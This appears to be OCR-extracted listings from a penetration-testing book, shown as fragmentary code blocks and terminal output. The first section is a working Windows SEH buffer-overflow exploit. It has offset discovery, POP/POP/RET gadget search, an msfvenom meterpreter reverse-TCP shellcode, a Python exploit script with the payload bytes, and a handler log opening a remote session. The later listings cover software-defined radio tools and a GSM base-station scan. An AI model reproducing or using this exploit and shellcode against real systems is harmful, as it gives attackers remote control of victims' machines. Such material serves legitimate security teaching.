



```
root@kali:/media/sf_Downloads/BOOK# /usr/share/metasploit-framework/tools/exploi
t/pattern_offset.rb -q 42326742
[*] Exact match at offset 966
```






```
root@kali:/media/sf_Downloads/BOOK# /usr/share/framework2/msfpescan -f vbajet32.dll -s
0x0f9a1f0b   ebx ecx ret
0x0f9a31c8   ebx ecx ret
0x0f9a3254   ebx ecx ret
0x0f9a3269   ebx ecx ret
0x0f9a3295   ebx ecx ret
0x0f9a36ce   ebx ecx ret
0x0f9a36e7   ebx ecx ret
0x0f9a37ea   ebx ecx ret
0x0f9a3828   ebx ecx ret
0x0f9a3830   ebx ecx ret
0x0f9a41a8   ebx ecx ret
0x0f9a3a46   esi ebx ret
0x0f9a40c1   esi ebx ret
0x0f9a40db   esi ebx ret
0x0f9a4743   esi ebx ret
0x0f9a4822   esi ebx ret
0x0f9a3aa7   esi edi ret
0x0f9a3b4b   esi edi ret
```



```
root@kali:/media/sf_Downloads/BOOK# msfvenom -p windows/meterpreter/reverse_tcp -f py -b "\x00\xff\x0a\x0d\x20\x25" -v buffer
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of py file: 1843 bytes
buffer =  ""
buffer += "\xb8\x52\x62\xd2\xbb\xdd\xc1\xd9\x74\x24\xf4\x5e"
buffer += "\x29\xc9\xb1\x54\x83\xee\xfc\x31\x46\x0f\x03\x46"
buffer += "\x5d\x80\x27\x47\x89\xc6\xc8\xb8\x49\xa7\x41\x5d"
buffer += "\x78\xe7\x36\x15\x2a\xd7\x3d\x7b\xc6\x9c\x10\x68"
buffer += "\x5d\xd0\xbc\x9f\xd6\x5f\x9b\xae\xe7\xcc\xdf\xb1"
buffer += "\x6b\x0f\x0c\x12\x52\xc0\x41\x53\x93\x3d\xab\x01"
buffer += "\x4c\x49\x1e\xb6\xf9\x07\xa3\x3d\xb1\x86\xa3\xa2"
buffer += "\x01\xa8\x82\x74\x1a\xf3\x04\x76\xcf\x8f\x0c\x60"
buffer += "\x0c\xb5\xc7\x1b\xe6\x41\xd6\xcd\x37\xa9\x75\x30"
buffer += "\xf8\x58\x87\x74\x3e\x83\xf2\x8c\x3d\x3e\x05\x4b"
buffer += "\x3c\xe4\x80\x48\xe6\x6f\x32\xb5\x17\xa3\xa5\x3e"
buffer += "\x1b\x08\xa1\x19\x3f\x8f\x66\x12\x3b\x04\x89\xf5"
buffer += "\xca\x5e\xae\xd1\x97\x05\xcf\x40\x7d\xeb\xf0\x93"
buffer += "\xde\x54\x55\xdf\xf2\x81\xe4\x82\x9a\x66\xc5\x3c"
buffer += "\x5a\xe1\x5e\x4e\x68\xae\xf4\xd8\xc0\x27\xd3\x1f"
buffer += "\x27\x12\xa3\xb0\xd6\x9d\xd4\x99\x1c\xc9\x84\xb1"
```

```
#!/usr/bin/python
import socket

target_address="192.168.110.12"
target_port=6660


buffer = "USV "
buffer += "\x41" * 962 #offset
# 6 Bytes SHORT jump to shellcode
buffer += "\xeb\x06\x90\x90"
# POP+POP+RET 0x0f9a196a
buffer += "\x6a\x19\x9a\x0f"
buffer += "\x90" * 24
#Shellcode Reverse meterpreter.
buffer += "\xb8\x52\x62\xd2\xbb\xdd\xc1\xd9\x74\x24\xf4\x5e"
buffer += "\x29\xc9\xb1\x54\x83\xee\xfc\x31\x46\x0f\x03\x46"
buffer += "\x5d\x80\x27\x47\x89\xc6\xc8\xb8\x49\xa7\x41\x5d"
buffer += "\x78\xe7\x36\x15\x2a\xd7\x3d\x7b\xc6\x9c\x10\x68"
buffer += "\x5d\xd0\xbc\x9f\xd6\x5f\x9b\xae\xe7\xcc\xdf\xb1"
buffer += "\x6b\x0f\x0c\x12\x52\xc0\x41\x53\x93\x3d\xab\x01"
buffer += "\x4c\x49\x1e\xb6\xf9\x07\xa3\x3d\xb1\x86\xa3\xa2"
buffer += "\x01\xa8\x82\x74\x1a\xf3\x04\x76\xcf\x8f\x0c\x60"
buffer += "\x0c\xb5\xc7\x1b\xe6\x41\xd6\xcd\x37\xa9\x75\x30"
buffer += "\xf8\x58\x87\x74\x3e\x83\xf2\x8c\x3d\x3e\x05\x4b"
buffer += "\x3c\xe4\x80\x48\xe6\x6f\x32\xb5\x17\xa3\xa5\x3e"
buffer += "\x1b\x08\xa1\x19\x3f\x8f\x66\x12\x3b\x04\x89\xf5"
buffer += "\xca\x5e\xae\xd1\x97\x05\xcf\x40\x7d\xeb\xf0\x93"
buffer += "\xde\x54\x55\xdf\xf2\x81\xe4\x82\x9a\x66\xc5\x3c"
buffer += "\x5a\xe1\x5e\x4e\x68\xae\xf4\xd8\xc0\x27\xd3\x1f"
buffer += "\x27\x12\xa3\xb0\xd6\x9d\xd4\x99\x1c\xc9\x84\xb1"
buffer += "\xb5\x72\x4f\x42\x3a\xa7\xfa\x47\xac\x88\x53\x29"
buffer += "\x2b\x61\xa6\xb6\x22\x2d\x2f\x50\x14\x9d\x7f\xcd"
buffer += "\xd4\x4d\xc0\xbd\xbc\x87\xcf\xe2\xdc\xa7\x05\x8b"
buffer += "\x76\x48\xf0\xe3\xee\xf1\x59\x7f\x8f\xfe\x77\x05"
```

```
msf exploit(handler) > exploit


[*] Started reverse TCP handler on 192.168.110.7:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.110.12
[*] Meterpreter session 3 opened (192.168.110.7:4444 -> 192.168.110.12:
1380) at 2017-07-14 08:54:54 -0400

meterpreter >
```

Junk Bytes	nSEH	SEH	EGGHUNTER	SHELLCODE



Junk Bytes	nSEH	SEH	Nop	Egghunter	Nop	Tag	Shellcode


Existing Code
Chained Gadgets
Re t u r n o r ien ted Pro g ra mm ing

Chapter 10: Playing with Software-Defined Radios

```
root@kali:~# rtl_test
Found 1 device(s):
  0:  Realtek, RTL2838UHIDIR, SN: 00000001

Using device 0: Generic RTL2832U OEM
Found Rafael Micro R820T tuner
Supported gain values (29): 0.0 0.9 1.4 2.7 3.7 7.7 8.7 12.5 14.4 15.7 16.6 19.7
 20.7 22.9 25.4 28.0 29.7 32.8 33.8 36.4 37.2 38.6 40.2 42.1 43.4 43.9 44.5 48.0
 49.6
[R82XX] PLL not locked!
Sampling at 2048000 S/s.

Info: This tool will continuously read from the device, and report if
samples get lost. If you observe no further output, everything is fine.

Reading samples in async mode...
lost at least 16 bytes
lost at least 60 bytes
lost at least 60 bytes
lost at least 60 bytes
lost at least 128 bytes
lost at least 196 bytes
```

```
root@kali:~# rtl_test -s 1000000
Found 1 device(s):
  0:  Realtek, RTL2838UHIDIR, SN: 00000001

Using device 0: Generic RTL2832U OEM
Found Rafael Micro R820T tuner
Supported gain values (29): 0.0 0.9 1.4 2.7 3.7 7.7 8.7 12.5 14.4 15.7 16.6 19.7
 20.7 22.9 25.4 28.0 29.7 32.8 33.8 36.4 37.2 38.6 40.2 42.1 43.4 43.9 44.5 48.0
 49.6
Exact sample rate is: 1000000.026491 Hz
[R82XX] PLL not locked!
Sampling at 1000000 S/s.


Info: This tool will continuously read from the device, and report if
samples get lost. If you observe no further output, everything is fine.
```


```
root@kali:~# rtlsdr-scanner
RTLSDR Scanner


Found Rafael Micro R820T tuner
[R82XX] PLL not locked!
/usr/lib/python2.7/dist-packages/matplotlib/cbook.py:136: MatplotlibDeprecationW
arning: The axisbg attribute was deprecated in version 2.0. Use facecolor instea
d.
  warnings.warn(message, mplDeprecation, stacklevel=1)
/usr/lib/python2.7/dist-packages/matplotlib/cbook.py:136: MatplotlibDeprecationW
arning: idle_event is only implemented for the wx backend, and will be removed i
n matplotlib 2.1. Use the animations module instead.
  warnings.warn(message, mplDeprecation, stacklevel=1)
05:52:24: Debug: ScreenToClient cannot work when toplevel window is not shown
05:52:24: Debug: ScreenToClient cannot work when toplevel window is not shown
05:52:24: Debug: ScreenToClient cannot work when toplevel window is not shown


(rtlsdr_scan.py:6254): Gdk-WARNING **: gdk_window_set_icon_list: icons too large
05:52:24: Debug: ScreenToClient cannot work when toplevel window is not shown


(rtlsdr_scan.py:6254): Gdk-WARNING **: gdk_window_set_icon_list: icons too large
```





RTLSDR Scanner - Scan 87.0-108.0MHz*
File Edit View Scan Tools Help
Frequency Spectrogram
87 - 108 MHz, gain = 0.0dB
101.875000 MHz
-46.41 dB/Hz
Level (dB/Hz)
Frequency (MHz)
F Start
F End
F Delta
P Min
P Max
P Delta
Mean
GMean
Flatness
-3dB Start
-3dB End
-3dB Delta
OBW Start
OBW End
OBW Delta
jet
Start
Stop
Range (MHz)
Start 87
Stop 108
Gain (dB)
Mode
Single
Dwell
131 ms
FFT size
1024
Display
Plot
Status: Finished
Info:
GPS: Disabled


Configure I/O devices
I/Q input
Device
Realtek RTL2838UHIDII
Device string
rtl=0
Input rate
1800000
Decimation
None
Sample rate
1.800 Msps
Bandwidth
0.000000 MHz
LNB LO
0.000000 MHz
Audio output
Device
Built-in Audio Analog Ste
Sample rate
48 kHz
Cancel
OK


File
Tools
View
Help
Start DSP Ctrl+D
I/O Devices
Load settings Ctrl+L
Save settings Ctrl+S
Save waterfall Ctrl+W
Quit Ctrl+Q


Receiver Options
-3 7 0.9 0 0 kHz
Hardware freq: 935.000000 MHz
Frequency 934629.100 kHz
Filter width Normal
Filter shape Normal
Mode AM
AGC Medium
Squelch -150.0 dB A R
Noise blanker NB1 NB2
Input controls
Receiver Options
FFT Settings
Audio
-20
-40
1 2 3 4 5
Gain: -20.0 dB
UDP Rec Play
DSP
Activate Windows
Go to Settings to activate Windows.


443.001.000
-100 -80 -60 -40 -20 0
-29 dBFS
-60
-80
-100
-120
442.5
443.0
443.5
F: 442678.469 kHz

```
root@kali:~# rtl_sdr -f 93.5M - | xxd
Found 1 device(s):
  0:  Realtek, RTL2838UHIDIR, SN: 00000001


Using device 0: Generic RTL2832U OEM
Found Rafael Micro R820T tuner
[R82XX] PLL not locked!
Sampling at 2048000 S/s.
Tuned to 93500000 Hz.
Tuner gain set to automatic.
Reading samples in async mode...
0000000: 00c7 00c2 a1ae 40ff 30ff ff97 bab1 15bb  ......@.0.......
0000010: da6a b593 ff90 ff19 ffb2 30de ffa2 ebcb  .j........0.....
0000020: 1b8d ff8b 2660 c97e 4aa3 0000 05ff ffff  ....&`.~J.......
0000030: 5eae 7fff 29c0 6400 64ff 7c79 3ee7 3630  ^...).d.d.|y>.60
0000040: 12f5 8da9 6163 37aa 96ff 3136 c206 2330  ....ac7...16..#0
0000050: ab6a 2ed0 3700 5523 70f7 9c00 6d84 50ff  .j..7.U#p...m.P.
0000060: 7201 b239 2e0e 62a3 2bbf 7483 3026 c0ff  r..9..b.+.t.0&..
0000070: 0e88 ffff 6eb5 9395 829b 5e7e adff 182c  ....n.....^~...,
0000080: 0098 7700 a8b4 a4ff ffdc 04ab 205b 41c7  ..w......... [A.
0000090: a9ff 4085 9a00 2964 a9ff 4044 0039 0c53  ..@...)d..@D.9.S
00000a0: 9c21 4b8c de31 2fd4 30b0 9eff 8bff 3332  .!K..1/.0.....32
00000b0: 4e19 00ff 4f00 4b87 4f49 ef71 0ddb 0087  N...O.K.OI.q....
00000c0: 28ff 0092 e700 4d6d 0099 a304 108e aa07  (.....Mm........
00000d0: 7883 4917 cdff 0fff 2872 9940 cf1e cb31  x.I.....(r.@...1
00000e0: 6e93 9529 a2a5 5e31 7b47 00c6 d6ff 5ab1  n..)..^1{G....Z.
00000f0: 0067 ff00 9fb8 d25d 8f92 7947 a0c4 6299  .g.....]..yG..b.
0000100: de00 5900 83e3 b164 ff5e 0088 4e63 40af  ..Y....d.^..Nc@.
```

```
root@kali:~/.config# kal -s GSM900  -g 40
Found 1 device(s):
  0:  Generic RTL2832U OEM

Using device 0: Generic RTL2832U OEM
Detached kernel driver
Found Rafael Micro R820T tuner
Exact sample rate is: 270833.002142 Hz
[R82XX] PLL not locked!
Setting gain: 40.0 dB
kal: Scanning for GSM-900 base stations.
```


```
GSM-900:



        chan: 32 (941.4MHz - 15.209kHz) power: 991758.24
        chan: 34 (941.8MHz - 15.099kHz) power: 835333.49
        chan: 51 (945.2MHz - 14.653kHz) power: 2857467.65
        chan: 53 (945.6MHz - 14.620kHz) power: 3310824.09
        chan: 57 (946.4MHz - 15.736kHz) power: 2261161.19
        chan: 61 (947.2MHz - 15.201kHz) power: 4090351.91
        chan: 63 (947.6MHz - 14.177kHz) power: 2990914.87
```




```
root@kali:~#
root@kali:~# apt install gr-gsm
Reading package lists... Done
Building dependency tree
Reading state information... Done
gr-gsm is already the newest version (0.41.2-1).
The following packages were automatically installed and are no longer required:
  apg apt-transport-https aptitude-doc-en augeas-lenses cheese-common commix
  couchdb cups-pk-helper dkms empathy-common erlang-asn1 erlang-base
  erlang-crypto erlang-eunit erlang-inets erlang-mnesia erlang-os-mon
  erlang-public-key erlang-runtime-tools erlang-snmp erlang-ssl
  erlang-syntax-tools erlang-tools erlang-xmerl espeak-data exe2hexbat
  firebird2.5-common firebird2.5-common-doc folks-common gdebi-core
  gir1.2-clutter-gst-2.0 gir1.2-javascriptcoregtk-3.0 gir1.2-totem-1.0
  gir1.2-totem-plparser-1.0 gir1.2-webkit-3.0 gnome-control-center-data
  gstreamer1.0-clutter gstreamer1.0-nice gstreamer1.0-plugins-ugly
  guile-2.0-libs ipxe-qemu king-phisher libasn1-8-heimdal libaugeas0
  libbind9-90 libbladerf0 libboost-filesystem1.55.0
